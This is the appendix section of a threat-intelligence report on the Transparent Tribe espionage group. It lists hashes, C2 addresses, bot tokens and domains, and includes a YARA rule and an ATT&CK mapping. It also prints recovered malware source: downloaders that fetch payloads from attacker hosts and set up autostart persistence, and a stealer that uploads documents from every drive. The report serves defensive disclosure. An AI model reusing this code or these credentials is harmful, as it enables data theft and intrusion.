This threat actor continues to utilize a core set of Tactics, Techniques, and Procedures (TTPs), which they have been adapting over time. The group's evolution in recent months has primarily revolved around its utilization of cross-platform programming languages, open-source offensive tools, attack vectors, and web services.

These actions align with heightened geopolitical tensions between India and Pakistan, implying a strategic motive behind Transparent Tribe's activities. This activity is expected to continue.

APPENDIX 1 – IoCs (Indicators of Compromise)

Hashes: **File Name:** **Weapon Type:**	d9f29a626857fa251393f056e454dfc02de53288ebe89a282bad38d03f614529 /root/.x86_64-linux-gnu/vmcoreinfo Discord-C2 Espionage Tool
Local File Path:	*/home/hackerex/Desktop/discord-c2/test/main/payload.go*
Network Indicators:	hxxps://discord[.]com/api/v9/channels/1185089754891571300 Guild 1172245798034079805 'Bot MTE3MjI0NDI5NzQ3MTQ5NjIyMg.Gvi8oo.pQQR5W2bHjluCJqdheDOUTaKKlNrGN9S1WrKnE'

SHA256	Name	Weapon
887705a01d3690c59905fa7bf325680186647034d246067f88a0053595ac081f	work.docm	Malicious document
a82562e1dc42b13df9390a2fb7361e9e17072a159e0b5ef7be027cf5b46bd05f	afd.exe	Python download
4f7036b1eba034dde6f1f403acb56b0fad3e5a2ae9a39a20d12a0979875d33b3	win_hta.zip	ZIP archiv
cf12cc1f4951637b51f9587f70fc0154773f42ac8b2d835c454d76bc5a46b206	win_service.zip	ZIP archiv
9c1350b332999a13e00c3ec06f850adaacfd6a4a986a980b1a6179cb5e140963	win_service.exe	Windows of GLOBS
c0466a6028120e0644145a60dea89ed27673f7a87fdfb5a24d489ff21d5df6e0	win_hta.exe	Windows of GLOBS
78480e7c9273a66498d0514ca4e959a2c002f8f5578c8ec9153bb83cbcc2b206	cinnamon-gui	Poseidon Mythic
9709b0876c2a291cb57aa0646f9179d29d89abb2f8868663147ab0ca4e6c501b	stg_1.sh	Obfuscate Script download
99bd4285e38413c3a961d70cfa6c8b5f8e4ae3b4c559af1d9f213e34d3b56976	Silverlining.sh	Sliver imp
1e657d3047f3534dcd4539ce54db9f5901f7e53999bae340a850cc8d2aacc33c	swift_script.sh	Obfuscate script vers GLOBSH *Utilizes A command of Glob
050b5e3b2e712254afee94fb2a459947c76e405ca735f839c9cc7d3f6bf124e9	swift_uzb.sh	Obfuscate

		script USI gatherer
dc224a4c3fe22f51329003f34f6c82264d35bd57553292f4d131f2b168e90a93	Silverlining.sh	Sliver imp
f6c5c6a5356e9e24dec0bc5e19b5182185283339aee313f1fc8988ec0e3c0e22	boss_preempt	Poseidon Mythic
5975d9a448e090ea31adc2018442740c66e5c1adf9206b830e4514ffc130fb15	bossload	Poseidon Mythic
0dce569bd77fcf83bf6a2cd4da5165bca374347e5fb5f7f532c8d281c8382c3e	boss-gnu	Poseidon Mythic
0f0e7039700e1003ecd803616a28e563f885849d17508c7bfe958a2220b566d0	gnu-journal	Poseidon Mythic
dca41db6ec1c41fd6b529756aeb485d61962d0485791cca84d27a03a14ab1be1	k_swap	Poseidon Mythic
260652503af6002cfd990b3220fe3c398ccab8760e10e2e2565e5205d0dc02ea	z_swap	Poseidon Mythic
8878675e78fddfd8ae7ce556001d4c1ba858f8fa3a70be96887f7ad465473496	gnu-events	Poseidon Mythic
986599fc4036b6af084a07f348f0cbdf67ce9e6f921f1646ebcca0ddaeb0eef4	nm_applet	GLOBSH
e227e2c4a95d4a5aeb20ee6ae2412691bf20add556de69b8d915aa2ed70226c8	opentab	PYSHELL (partial)
7158dafa56c694de8ae4a1969cc8575ddc4374bb179f58769a23ccb70186d072	ziputils-help	Poseidon Mythic
c5b36889f41efd8afcb795094fd8e653fb0409e9f8393263519329d1f79704fe	sample all ELF.rar	ZIP archiv containing numerous malicious samples
91a1e60d1bfc4a4466b50b1c56736e7cd3c66ec80d52aa9a4adf5f8a3bbe29b7	bossconfig	Poseidon Mythic
facf4ac6c1fa7910e5cae745e1464e9ab20f8b824c257ddb1389e2a33bce898f	bosscache	Poseidon Mythic
2dd9dfd6a3e07d8328066b754f0cd5ce16529b4e0782d2a9257faf68abab92b9	clamav_base	Poseidon Mythic
5465015abd3dcbaac1fa56666d09df15a35402d0aa5a5d3988b681c88101d826	notification-update	Poseidon Mythic
60fbf6840c45017681761b908ded2d3eff5c31a22161cee8f0df20080d483717	*n/a*	Poseidon Mythic
8fd1b61b89d411b5c7962012931c03d62cd54421b687590428884acfbdc675ba	Minutes_Quarterly_Review_Meeting.zip	ZIP archiv
544f7462dc0d61491b7502df6836692dff680a6a562ba2d8b81c127c355be840	Minutes Quarterly Review Meeting	Downloac (Aldndr.py
08f277125e581b07ba79b7bc4d80790643f6009dbe1b6119900ccce42b66fd17	AGs_BRANCH.iso	ISO imag
6e72d77ace615031665dcab518cede60b030bd97d367234ac2f4627be8510349	AGS BRANCH.PDF	PDF lure
94eb37b28148a8c18e2089031d3409f3dda3a686e9977546727625383b5481a3	AGS BRANCH.DOC.LNK	Shortcut L
51d8e84d93c58a3e6dadbd27711328af797ac1d96dfad934d8b8a76252695206	service.exe	Python-ba Telegram (Nutika cc
bda9c9003993a8466b6acc5b98ac6272699ce3609f209aee295b7cd80354eb48	your pics album.pdf.exe	Dropper
aaa3c7be74fd9d68b11dfffae884c0f54ec614967df7f4f1366796a35081dcb1	update_service.exe	Python-ba Telegram (Nutika cc
dde37094a8c0f781f978cf5c30b97825f7dd04cf9485f917ee66fe8ae7dab18a	Pay statement.iso	ISO imag
935c75d110285f37690779290a1f25c6d689b30952df3f89a7fe506e58664184	NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE.BAT - SHORTCUT.LNK	Shortcut L
4ee950ffaa4acd3c170b010f66cdbd60dfa7f8e2ddf846e886669586b29e0476	All details.html	HTML – Downloac
1544649fca4a93f1fd8427ae175878209301b2c1ba2555bfd206812e19705f42	NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE.PDF	PDF lure
c1b727d7f5112f5ca9a1a194d41b392dfc16f05fc6b820d2df52541497e95aa1	NODAL OFFICER FOR SPARSH (PBORS) RECORD OFFICEWISE.BAT	Batch file
15ad46f8810f7e22d13e8768f88cab1a2eaa1b98693d0ab04253e4fd31ffc9b4	Minutes_of_meeting.zip	ZIP archiv
eaa15b61db3eb08c6a12b1bf912b36e02a216f2a0462670bc0420c351266ac78	Minutes of meeting of Secy(DP with chairman OFB and CMDs of DPSUs	Downloac (Aldndr.py
7b32225ac9914523a25b446c4fcbb1d526c4d258ff381283c807e7025819fa5c	13th september.zip Brief_on_UAE.zip	ZIP archiv
b427c8dc30ae93e27bd497cab40c12b86c15ad0a1df6b30d147a2851f377033a	Fwd Concept paper for enhancing Defense export.zip	ZIP archiv
e43a4b0e63c36039b599b60913599ec146d20eeccfe0714c437943dcb67d476f	Concept_paper.zip	ZIP archiv
7bec5922cc4bc324d9efd1a3a638f05472cb39637f0bf18b97ccdac3793f281a	MoD.zip	ZIP archiv
0ce544e7a5bfbd7128a8c3cd0a82802d1b7829530f15e02883ef3dd7c38d97a2	Meeting Notice	Downloac (Aldndr.py
32da4d6f26f08be430e57d3e893af9db3b838842026bf020d3a297275adf2d82	Best Desert Camp in Jaisalmer.zip	ZIP archiv
320a792ff9efcdaf56bdc828d0b352221f3e3c0f89192e17648768aa9f51dff7	advisory toll fee for army personel	Downloac (Aldndr.py
26c28425acb142e84a3b2247e852ef1f4874e9222278c3054b5df9213f25318b	help-mod	Poseidon

		Mythic
f516c70f9c52aa2ed7ed14e87435d9b13ef1f1b3a9ae9651b14afb935a359f63	Best Desert Camp in Jaisalmer	Downloac (Aldndr.py
51a372fee89f885741515fa6fdf0ebce860f98145c9883f2e3e35c0fe4432885	DSOP_Fund_Nomination_Form	Downloac
d9f29a626857fa251393f056e454dfc02de53288ebe89a282bad38d03f614529	/root/.x86_64-linux-gnu/vmcoreinfo	Discord-C espionage
44c8d8590197cf47adfd59571a64cd8ccce69ca71e2033abb2f7cf5323e59b85	Proforma for items for indigenisation	Downloac (Aldndr.py
bc4ed2f3184404efa3693b9685b759d46a3d97e0a9dade44337358a6bb2812c3	Meeting_Notice .zip	ZIP Archiv
cc7ef97385fab6a0f91c78f75695feb88b813081fa1a242af7b0807c5f455339	libexec-kworker	Poseidon Mythic
f0cc7335c65bdf25187120b3a0e4ffe101c8fa31349959fad55457b3134d8af3	libexec_pworker	Poseidon Mythic
4a287fa02f75b953e941003cf7c2603e606de3e3a51a3923731ba38eef5532ae	Air HQ PR Policy.iso	ISO imag Reference
a811a2dea86dbf6ee9a288624de029be24158fa88f5a6c10acf5bf01ae159e36	Air HQ PR Policy.lnk	Shortcut L Reference
8de4300dc3b969d9e039a9b42ce4cb4e8a200046c14675b216cceaf945734e1f	.temp/.tmp.exe	Golang st Reference
999635f52114ca98fbfd5bf1cca9d6dc8030950baaa1a154619bd830238650f5	.temp/sample.pdf	PDF lure Reference
d8da224a59f8bb89577cd7d903e9a142197e85041fdc15c9981601351ac84cd5	SU-30_Aircraft_Procurement.zip	ZIP archiv Reference
4fa0e396cda9578143ad90ff03702a3b9c796c657f3bdaaf851ea79cb46b86d7	SU-30 Aircraft Procurement.iso	ISO imag Reference
dab645ecb8b2e7722b140ffe1fd59373a899f01bc5d69570d60b8b26781c64fb	.temp/.tmp.exe	Golang st Reference
dbc76c5a5d46014a420fa9099816b2a6ec771cbb945e8ec8e6ef0ab64d54ef5f	Revised_NIC_Application.zip	ZIP archiv
f9bc28d533a1114d94ac340aa134111a1277c858f559c8d1a8e70bd88010e836	revised telephone directory	Downloac (Aldndr.py
d0a6f7ab5a3607b5ff5cc633c3b10c68db46157fcaf048971cc3e4d7bf1261c0	Revised_NIC_Application	Downloac (sample.p
846a455ffcd39fa8cbe0f9baf3bb45af7a180f37c0f64bf5637a5c9cb583225b	libfile-basedir	Poseidon Mythic
f124c9b25e7776f23f8407f08a121a503cb3e33ad2d91523e37ad9e97cbb0778	dconf-dirmngr	Poseidon Mythic
d0cb0d96f137b98f9d4396e4e2f54b2ab8fb40c810fc7b776cc6baccb65d44b9	qml-gtk-rpc	Poseidon Mythic
69c3a92757f79a0020cf1711cda4a724633d535f75bbef2bd74e07a902831d59	6dfe3eb1-sample	ISO imag Reference
4455ca4e12b5ff486c466897522536ad753cd459d0eb3bfb1747ffc79a2ce5dd	invitation-letter.lnk	Shortcut L Reference
0ac787366bb435c11bf55620b4ba671b710c6f8924712575a0e443abd9922e9f	.t/scholar.exe	Golang m HackBrov Reference
64aff0e1f42f45458dcf3174b69d284d558f7dac24a902438e332e05d0d362ef	.t/invitation.pdf	PDF lure Reference
b1584b4e4f7dead1bc2dd64b8e377cf6edc6fdd14946308c38664b3a141aa5cc	ibus-media-pack	Poseidon Mythic
c5c3aca628cfba97fd453aafd0d6cf38bef5346e2db731e843dac2743a44336c	apci-common	GLOBSH
fbb65a675deb4d1779ef526b39700122dbc98a554ea19551c4c157f4b7e04a47	apci-filter	GLOBSH
bf9f6248a2f2c756f0b9289d423c60a0d80714e9b2cbd1c5d24313588e12246b	certificate-bolt	PYSHELL
9ec5979fc7cbafb3f3fcd3b22fd8e651e5c6ee0d734aefc9ed69c58042e2d7d6	dir-event-tools	GLOBSH

Web Services Network Indicators	**C2**
Python Telegram RAT C2 (Nutika Compiled)	hxxps://api[.]telegram[.]org/bot6549212762:AAHa5YMI6EmKK0s8iL29a0M08QtWRm004No/
Python Telegram RAT C2 (Nutika Compiled)	hxxps://api[.]telegram[.]org/bot6130630756:AAHdlLVVyWMY-N9II6uTtuQn07NdPsSauAo/
PDF Lure	hxxps://drive[.]google[.]com/file/d/1VqHfF59wF8I7I7v63U5-Vqr6oM19sTbx/view?usp=sharing
PDF Lure	hxxps://drive[.]google[.]com/file/d/18n37cWmFrmNL4GL7UIlCJPAGq1Roj8n5/view?

	usp=sharing
PDF Lure	hxxps://drive[.]google[.]com /file/d/1I4FYI5hAZFr7EpKrZWxb9r-HPWM3pwN0/view?usp=sharing
Discord-C2 Espionage Tool (Golang compiled)	hxxps://discord[.]com/api/v9/channels/1185089754891571300 Guild 1172245798034079805 'Bot MTE3MjI0NDI5NzQ3MTQ5NjIyMg.Gvi8oo.pQQR5W2bHjluCJqdheDOUTaKKlNrGN9S1WrKnE'

Transparent Tribe Network Indicators
warfarestudies[.]in
directorclaws[.]in
coordoffice[.]in
eoffice-sparrow[.]online
secy-org[.]in
publicinfo[.]in
admincoord[.]in
clawsindia[.]in
emailnic-tech[.]email
estbsec[.]in
esttsec[.]in
coordsec2[.]in
awesindia[.]online
Files[.]tpt123[.]com
Tpt123[.]com
infosec2[.]in
Certdehli[.]in
twff247[.]cloud
winp247[.]cloud
Zedcinema[.]com
Tensupports[.]com
Baseuploads[.]com
Apsdelhicantt[.]in
Esttsec[.]in

SHA256	**Name**	**Type**	**C2**
f6c5c6a5356e9e24dec0bc5e19b5182185283339aee313f1fc8988ec0e3c0e22	boss_preempt	Mythic	149[.]28[.]177[.]78:443, 149[.]28[.]177[.]78:80
5975d9a448e090ea31adc2018442740c66e5c1adf9206b830e4514ffc130fb15	bossload	Mythic	70[.]34[.]198[.]15:80, 70[.]34[.]198[.]15:7443
0dce569bd77fcf83bf6a2cd4da5165bca374347e5fb5f7f532c8d281c8382c3e	boss-gnu	Mythic	139[.]84[.]230[.]205:7443
0f0e7039700e1003ecd803616a28e563f885849d17508c7bfe958a2220b566d0	gnu-journal	Mythic	108[.]61[.]190[.]25:7443, 108[.]61[.]190[.]25:80
dca41db6ec1c41fd6b529756aeb485d61962d0485791cca84d27a03a14ab1be1	k_swap	Mythic	158[.]247[.]231[.]22:7443, 158[.]247[.]231[.]22:80
260652503af6002cfd990b3220fe3c398ccab8760e10e2e2565e5205d0dc02ea	z_swap	Mythic	64[.]176[.]179[.]222:80, 64[.]176[.]179[.]222:7443
185254efe497aed539fe0d95ca40451985b8fa60a54a707760bfe5c53cce56d9	bosstype	Mythic	70[.]34[.]195[.]186:443, 70[.]34[.]195[.]186:7443
cc53c74a8be261fab1f231e20d127cb815787ff3437daff8162855130f8ff271	Bosshelp	Mythic	70[.]34[.]214[.]252:7443
9bb990a54460437c14be4cdd25ab5f8027a49c4e8e8b83445bd57f06ad1e1512	bossstart	Mythic	70[.]34[.]210[.]178:7443
78480e7c9273a66498d0514ca4e959a2c002f8f5578c8ec9153bb83cbcc2b206	cinnamon-gui	Mythic	139[.]84[.]227[.]243:7443
8878675e78fddfd8ae7ce556001d4c1ba858f8fa3a70be96887f7ad465473496	gnu-events	Mythic	64[.]176[.]40[.]100:7443, 64[.]176[.]40[.]100:80
7158dafa56c694de8ae4a1969cc8575ddc4374bb179f58769a23ccb70186d072	ziputils-help	Mythic	64[.]176[.]40[.]100:7443, 64[.]176[.]40[.]100:80
91a1e60d1bfc4a4466b50b1c56736e7cd3c66ec80d52aa9a4adf5f8a3bbe29b7	bossconfig	Mythic	70[.]34[.]213[.]48:7443
facf4ac6c1fa7910e5cae745e1464e9ab20f8b824c257ddb1389e2a33bce898f	bosscache	Mythic	70[.]34[.]245[.]253:7443
2dd9dfd6a3e07d8328066b754f0cd5ce16529b4e0782d2a9257faf68abab92b9	clamav_base	Mythic	64[.]176[.]168[.]231:7443
60fbf6840c45017681761b908ded2d3eff5c31a22161cee8f0df20080d483717	*n/a*	Mythic	216[.]238[.]77[.]195:80, 216[.]238[.]77[.]195:7443, 216[.]238[.]77[.]195:443
5465015abd3dcbaac1fa56666d09df15a35402d0aa5a5d3988b681c88101d826	notification-update	Mythic	149[.]248[.]51[.]25:80, 149[.]248[.]51[.]25:7443
26c28425acb142e84a3b2247e852ef1f4874e9222278c3054b5df9213f25318b	help-mod	Mythic	216[.]238[.]83[.]145:80, 216[.]238[.]83[.]145:7443
cc7ef97385fab6a0f91c78f75695feb88b813081fa1a242af7b0807c5f455339	libexec-kworker	Mythic	107[.]191[.]62[.]175:7443, 107[.]191[.]62[.]175:80
f0cc7335c65bdf25187120b3a0e4ffe101c8fa31349959fad55457b3134d8af3	libexec_pworker	Mythic	64[.]176[.]40[.]100:7443, 64[.]176[.]40[.]100:80
846a455ffcd39fa8cbe0f9baf3bb45af7a180f37c0f64bf5637a5c9cb583225b	libfile-basedir	Mythic	38[.]54[.]63[.]8:7443

f124c9b25e7776f23f8407f08a121a503cb3e33ad2d91523e37ad9e97cbb0778	dconf-dirmngr	Mythic	38[.]60[.]249[.]75:7443
d0cb0d96f137b98f9d4396e4e2f54b2ab8fb40c810fc7b776cc6baccb65d44b9	qml-gtk-rpc	Mythic	38[.]60[.]216[.]65:7443
b1584b4e4f7dead1bc2dd64b8e377cf6edc6fdd14946308c38664b3a141aa5cc	ibus-media-pack	Mythic	38[.]54[.]59[.]79:7443
99bd4285e38413c3a961d70cfa6c8b5f8e4ae3b4c559af1d9f213e34d3b56976	Silverlining.sh	Silver	45[.]148[.]120[.]192

APPENDIX 3 – Applied Countermeasures

Yara Rules

```
rule targeted_TransparentTribe_Discord_Espionage_Tool_unpacked : golang discord
c2 espionage tool unpacked
{
    meta:
        description = "Rule to detect Transparent Tribes unpacked golang discord-c2
espionage tool"
        author = "BlackBerry"
        version = "1.0"
        last_modified = "2024-05-17"
        hash1_sha256 =
"dc923cf31740858e6c54a1ff84fcb61e815a42d7177d0b067649f64d3fae56f6"

    strings:
        $s1 = "discord-c2" ascii
        $s2 = "kbinani/screenshot" ascii
        $s3 = "firefox profile" ascii nocase
        $s4 = "parent.lock"
        $s5 = "zip" ascii
        $s6 = "*.doc*.pdf*.xls*.ppt*.jpg*.zip*.rar*.tar*.iso*.csv*.sql*.odt*.ods" ascii
        $s7 = "@reboot /bin/bash -c" ascii
        $s8 = "oshi.at" ascii
        $s9 = "curl"
        $s10 = "transfer.sh" ascii
        $s11 = "--upload-file"
        $s12 = "golang"

    condition:
        (uint16(0) == 0x457f or uint16(0) == 0x5a4d) and all of ($s*)
}
```

APPENDIX 4 – DETAILED MITRE ATT&CK® MAPPING

Tactic	Technique	Context
Resource Development	Obtain Capabilities: Tool T1588.002	Transparent Tribe has obtained numerous open-source tools and adapted them to their own needs such as Go-Stealer, HackBrowserData.
Initial Access	Phishing: Spearphishing Attachment T1566.001	Transparent Tribe utilizes spear-phishing techniques to deliver its initial payload.
Initial Access	Phishing: Spearphishing Link T1566.002	Transparent Tribe has sent malicious links to initially compromise their victim. Oshi[.]at was used to deliver a ZIP archive.
Execution	User Execution: Malicious File T1204.002	Transparent Tribe relies on user execution of a malicious file to begin its attack chain.
Execution	User Execution: Malicious Link T1204.001	Transparent Tribe relies on user execution of a malicious link to begin its attack chain.
Execution	Command and Scripting Interpreter: Unix Shell T1059.004	The threat group utilized obfuscated Shell scripts.
Execution	Command and Scripting Interpreter: Python T1059.006	Transparent Tribe utilizes Python-based Downloader scripts, GLOBSHELL and PYSHELLFOX malware compiled into ELF and PE file format.
Persistence	Scheduled Task/Job: Cron T1053.003	Transparent Tribe installs different scripts and tools as cron jobs to persist on the victim's machine.

Persistence	Boot or Logon Autostart Execution: XDG Autostart Entries T1547.013	Transparent Tribe's downloader script aldndr.py creates .desktop files for malicious ELF binaries and places it in the autostart directory (*~/.config/autostart*) to execute at user login.
Collection	Screen Capture: T1113	Transparent Tribe's modified Discord-C2 payload has the ability to capture screenshots on compromised hosts.
Discovery	System Information Discovery: T1082	Transparent Tribe gathers basic system information and sends it back to the C2.
Discovery	Browser Information Discovery: T1217	Transparent Tribe's Discord-C2 malware zips the current users Firefox profile for exfiltration. Transparent Tribe's PyShellFox searches for Firefox's session backup file *"default*/sessionstore-backups/recovery.js*"* and if the file has open tabs for 'email.gov.in/#', 'inbox', or 'web.whatsapp.com' it exfiltrates the file to their C2.
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001	Transparent Tribe creates run key Registry entries pointing to *"Win_service.exe"* and "*win_hta.exe*" to run at startup.
Defense Evasion	Obfuscated Files or Information: Command Obfuscation T1027.010	Transparent Tribe used Base64 to obfuscate executed commands.
Defense Evasion	Hide Artifacts: Hidden Files and Directories T1564.001	Transparent Tribe creates hidden .desktop files in *~/.config/autostart*.
Defense Evasion	Deobfuscate/Decode Files or Information: T1140	Transparent Tribe uses the Python library python-lz4 (lz4.block) to decompress the firefox file *recovery.js*.
Command and Control	Application Layer Protocol: Web Protocols T1071.001	Transparent Tribe uses HTTP to communicate with its C2 server.

APPENDIX 5 – ELF Downloader Script

```
import os

user = os.getlogin()
os.system('xdg-open hxxps[:]//drive.google[.]com/file/d/1fbfU_bm4VMo3YH8WSpheWt31Qjd9iU2s/view?
usp=drive_link')
b = f"\n[Desktop
Entry]\nType=Application\nName=bssd.desktop\nExec=/home/{user}/.config/bssd\nIcon=pdf\nComment=important
application\nX-GNOME-Autostart-enabled=true\nName[en_US]=bssd.desktop\n\n"
os.system('mkdir -p ~/.config/autostart')
os.system(f"printf '{b}'>>~/.config/autostart/bssd.desktop")
os.system('chmod +x ~/.config/autostart/bssd.desktop')
c = f"\n[Desktop
Entry]\nType=Application\nName=bssu.desktop\nExec=/home/{user}/.config/bssu\nIcon=pdf\nComment=important
application\nX-GNOME-Autostart-enabled=true\nName[en_US]=bssu.desktop\n"
os.system(f"printf '{c}'>> ~/.config/autostart/bssu.desktop")
os.system('chmod +x ~/.config/autostart/bssu.desktop')
d = f"\n[Desktop
Entry]\nType=Application\nName=bssm.desktop\nExec=/home/{user}/.config/bssm\nIcon=pdf\nComment=important
application\nX-GNOME-Autostart-enabled=true\nName[en_US]=bssm.desktop\n\n"
os.system(f"printf '{d}'>>~/.config/autostart/bssm.desktop")
os.system('chmod +x ~/.config/autostart/bssm.desktop')
os.system('mkdir -p ~/.config')
os.system('rm -f ~/.config/bssd || true')
os.system('wget hxxps[:]//files.tpt123[.]com/bssd -O ~/.config/bssd')
os.system('chmod +x ~/.config/bssd')
os.system('wget hxxps[:]//files.tpt123[.]com/bsso -O ~/.config/bsso')
os.system('chmod +x ~/.config/bsso')
os.system('wget hxxps[:]//files.tpt123[.]com/bssu -O ~/.config/bssu')
os.system('chmod +x ~/.config/bssu')
os.system('wget hxxps[:]//files.tpt123[.]com/ -O ~/.config/bssm')
os.system('chmod +x ~/.config/bssm')
os.system('nohup ~/.config/bssd &')
os.system('nohup ~/.config/bsso &')
os.system('nohup ~/.config/bssu &')
os.system('nohup ~/.config/bssm &')
```

APPENDIX 6 – Windows Downloader Script

```
# Embedded file name: afd.py
from pyshortcuts import make_shortcut
```

```
import os, urllib.request, getpass

username = getpass.getuser()
import shutil, webbrowser, subprocess
from atost import *
from atostone import *
import wget, ssl
context = ssl._create_unverified_context
furl = 'hxxps[:]//www[.]twff247[.]cloud/win_service.zip'
furl2 = 'hxxps[:]//www[.]twff247[.]cloud/win_hta.zip'
os.system(f'if not exist "C:\\Users\\{username}\\AppData\\Roaming\\drive" mkdir
"C:\\Users\\{username}\\AppData\\Roaming\\drive"')
dest1 = f"C:\\Users\\{username}\\AppData\\Roaming\\drive\\win_service.zip"
dest2 = f"C:\\Users\\{username}\\AppData\\Roaming\\drive\\win_hta.zip"
if os.path.exists(dest1):
    os.remove(dest1)
if os.path.exists(dest2):
    os.remove(dest2)
wget.download(furl, dest1)
wget.download(furl2, dest2)
extract_dir = f"C:\\Users\\{username}\\AppData\\Roaming\\drive"
shutil.unpack_archive(dest1, extract_dir)
shutil.unpack_archive(dest2, extract_dir)
scfile = f"C:\\Users\\{username}\\AppData\\Roaming\\drive\\win_service.exe"
scfile1 = f"C:\\Users\\{username}\\AppData\\Roaming\\drive\\win_hta.exe"
subprocess.Popen([scfile1], shell=True)
set_autostart_registry('win_service', scfile)
set_autostart_registry1('win_hta', scfile1)
```

APPENDIX 7 – Windows GLOBSHELL Script

```
# Embedded file name: win_hta.py
import os, string, glob, socket, urllib.request, requests
from datetime import datetime
import time
user = os.getlogin()
myhost = socket.gethostname()
eip = urllib.request.urlopen('https://ident.me').read().decode('utf8')
now = datetime.now()
current_time = now.strftime('%H:%M:%S')
while True:
    try:
        if requests.get('https://google.com').ok:
            break
    except:
        time.sleep(2)

af = []
drives = [chr(x) + ':' for x in range(65, 91) if os.path.exists(chr(x) + ':')]
for drive in drives:
    try:
        allfiles = glob.glob(f"{drive}\\**\\*.zip", recursive=True)
        allfiles += glob.glob(f"{drive}\\**\\*.pdf", recursive=True)
        allfiles += glob.glob(f"{drive}\\**\\*.doc", recursive=True)
        allfiles += glob.glob(f" {drive}\\**\\*.docx", recursive=True)
        allfiles += glob.glob(f"{drive}\\**\\*.ppt", recursive=True)
        allfiles += glob.glob(f"{drive}\\**\\*.pptx", recursive=True)
        allfiles += glob.glob(f"{drive}\\**\\*.xls", recursive=True)
        allfiles += glob.glob(f"{drive}\\**\\*.xlsx", recursive=True)
        allfiles += glob.glob(f"{drive}\\**\\*.jpg", recursive=True)
        allfiles += glob.glob(f"{drive}\\**\\*.jpeg", recursive=True)
        af.extend(allfiles)
    except:
        print('some file is missing')
    else:
        url = 'hxxps[:]//winp247[.]cloud/mffr/trg/fu.php'
        for f in af:
            try:
                files = {'testfile': open(f, 'rb')}
                data = {'uname': 'user', 'host': 'myhost', 'eip': 'eip', 'ct': 'current_time'}
                r = requests.post(url, files=files, params=data)
                print(r.status_code)
            except:
                pass
```